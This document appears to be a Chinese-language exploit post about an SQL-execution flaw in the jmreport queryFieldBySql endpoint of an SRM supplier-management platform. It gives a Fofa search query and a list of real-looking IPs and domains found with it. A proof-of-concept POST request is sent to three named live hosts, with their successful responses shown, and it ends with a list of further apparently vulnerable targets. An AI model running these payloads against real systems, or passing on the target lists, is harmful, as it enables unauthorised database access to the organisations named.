

Fofa: body="welcome-srm-wrap"

序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
181	123.177.54.21:18080	接口平台	123.177.54.21	18080		http		nginx
182	221.232.103.156:18080	接口平台	221.232.103.156	18080		http		nginx
183	112.95.217.136:7001	接口平台	112.95.217.136	7001		http		nginx
184	https://srm.36588.com		58.56.102.242	443	36588.com	https		nginx/1.10...
185	srm.36588.com		58.56.102.242	80	36588.com	http		nginx/1.10...
186	58.216.197.82:8010		58.216.197.82	8010		http		nginx
187	113.249.83.98		113.249.83.98	80		http		
188	https://1.94.17.148		1.94.17.148	443		https		elb
189	https://112.95.136.29	喜之郎SRM平台	112.95.136.29	443		https		nginx
190	https://124.236.72.235		124.236.72.235	443		https		nginx
191	https://supplier.ghet-china.com		134.175.75.168	443	ghet-china.com	https		
192	https://61.131.79.68		61.131.79.68	443		https		nginx
193	https://103.24.176.153	SRM供应链协同平台-深圳麦克韦尔科技有限公司	103.24.176.153	443		https		
194	https://110.41.23.136	企企通互联网解决方案	110.41.23.136	443		https		elb
195	118.178.243.186		118.178.243.186	80		http		nginx
196	https://47.93.96.91:7443	接口平台	47.93.96.91	7443		https		nginx
197	https://srm.caeri.com.cn		218.70.10.197	443	caeri.com.cn	https		nginx/1.22.1
198	47.105.52.70		47.105.52.70	80		http		nginx
199	https://sysrm.syounggroup.com		121.43.148.14	443	syounggroup....	https		nginx/1.20.1
200	https://v5sit.51qqt.com		106.55.216.7	443	51qqt.com	https		
201	v5sit.51qqt.com		106.55.216.7	80	51qqt.com	http		
202	58.215.242.106:8088		58.215.242.106	8088		http		nginx
203	https://39.106.83.122:7443	接口平台	39.106.83.122	7443		https		nginx
204	61.189.53.212:9080	接口平台	61.189.53.212	9080		http		nginx

当前查询条件查询到 1322 条, 当前已加载 1322 条

Poc:

POST /els/report/jmreport/queryFieldBySql HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.5563.111 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close


Content-Type: application/json

Cookie: Path=

Content-Length: 37

```
{"dbSource": "", "sql": "select 1#"}
```

资产一: <http://112.95.136.29/>



Poc:

POST /els/report/jmreport/queryFieldBySql HTTP/1.1

Host: 112.95.136.29

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.5563.111 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Type: application/json

Cookie: Path=

Content-Length: 37

```
{"dbSource": "", "sql": "select 1#"}
```

1 x +

发送 取消 < >

请求

美化 Raw Hex

```
1 POST /els/report/jmreport/queryFieldBySql HTTP/1.1
2 Host: 112.95.136.25
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Content-Type: application/json
8 Cookie: Path=/
9 Content-Length: 37
10
11 {
  "dbSource": "",
  "sql": "select 1#"
}
```

响应


美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200
2 Server: nginx
3 Date: Sat, 06 Apr 2024 07:06:22 GMT
4 Content-Type: application/json
5 Content-Length: 203
6 Connection: close
7 X-XSS-Protection: 1; mode=block
8 X-Content-Type-Options: nosniff
9
10 {
  "code": 200,
  "message": "解析成功",
  "onlTable": null,
  "result": {
    "paramList": [],
    "fieldList": [
      {
        "fieldName": "1",
        "fieldText": "1",
        "widgetType": "String",
        "orderNum": 1
      }
    ]
  },
  "success": true,
  "timestamp": 1712387182585
}
```

← → ↻ ⚠ 不安全 112.95.136.25/els/report/jmreport/queryFieldBySql

["code":200,"message":"解析成功","onlTable":null,"result":{"paramList":[],"fieldList":[{"fieldName":"1","fieldText":"1","widgetType":"String","orderNum":1}]},"success":true,"timestamp":1712387182585]

资产二:http://122.112.178.154/



Poc:

POST /els/report/jmreport/queryFieldBySql HTTP/1.1

Host: 122.112.178.154

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.5563.111 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*


Connection: close

Content-Type: application/json

Cookie: Path=


Content-Length: 37

```
{"dbSource": "", "sql": "select 1#"}
```



```
← → ↻ ⚠ 不安全 122.112.178.154/els/report/jmreport/queryFieldBySql  
[{"success":true,"message":"解析成功","code":200,"result":{"paramList":[],"fieldList":[{"fieldName":"1","fieldText":"1","widgetType":"String","orderNum":1}],"timestamp":1712387480283}]
```

资产三: <http://srm-emu.dslyy.com/>



Poc:

POST /els/report/jmreport/queryFieldBySql HTTP/1.1

Host: srm-emu.dslyy.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.5563.111 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Type: application/json

Cookie: Path=

Content-Length: 37

```
{"dbSource": "", "sql": "select 1#"} 
```

发送 取消 发送

请求

美化 Raw Hex

```
1 POST /els/report/jmreport/queryFieldBySql HTTP/1.1
2 Host: srm-emu.dslyy.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
4 Chrome/111.0.5563.111 Safari/537.36
5 Accept-Encoding: gzip, deflate
6 Accept: */*
7 Connection: close
8 Content-Type: application/json
9 Cookie: Patch=
10 Content-Length: 37
11 {
12   "dbSource": "",
13   "sql": "select 1#'"
14 }
```

响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 200 OK
2 Date: Sat, 06 Apr 2024 07:12:55 GMT
3 Content-Type: application/json
4 Content-Length: 203
5 Connection: close
6 req-cost-time: 20
7 req-arrive-time: 1712387575006
8 resp-start-time: 1712387575026
9 X-envoy-upstream-service-time: 20
10
11 {
12   "code": 200,
13   "message": "成功",
14   "onlTable": null,
15   "result": {
16     "paramList": [
17     ],
18     "fieldList": [
19     {
20       "fieldName": "1",
21       "fieldText": "1",
22       "widgetType": "String",
23       "orderNum": 1
24     }
25   ]
26 },
27 "success": true,
28 "timestamp": 1712387575024
29 }
```

← → ↺ ⚠ 不安全 srm-emu.dslyy.com/els/report/jmreport/queryFieldBySql

[{"code":200,"message":"解析成功","onlTable":null,"result":{"paramList":[],"fieldList":[{"fieldName":"1","fieldText":"1","widgetType":"String","orderNum":1}]},"success":true,"timestamp":1712387575024}]

剩余资产:

<http://srm.tongyucom.cn/>

<http://srm2.strongfood.com.cn/>

<https://111.75.226.102/>

<http://220.178.38.91:9100/>

<http://122.225.116.117:8089/>

<http://221.203.56.14:8020/>

<https://srm.chinarept.com:8443/>

<https://39.107.114.119/>

<https://103.220.9.204/>

<http://220.178.38.90:9100/>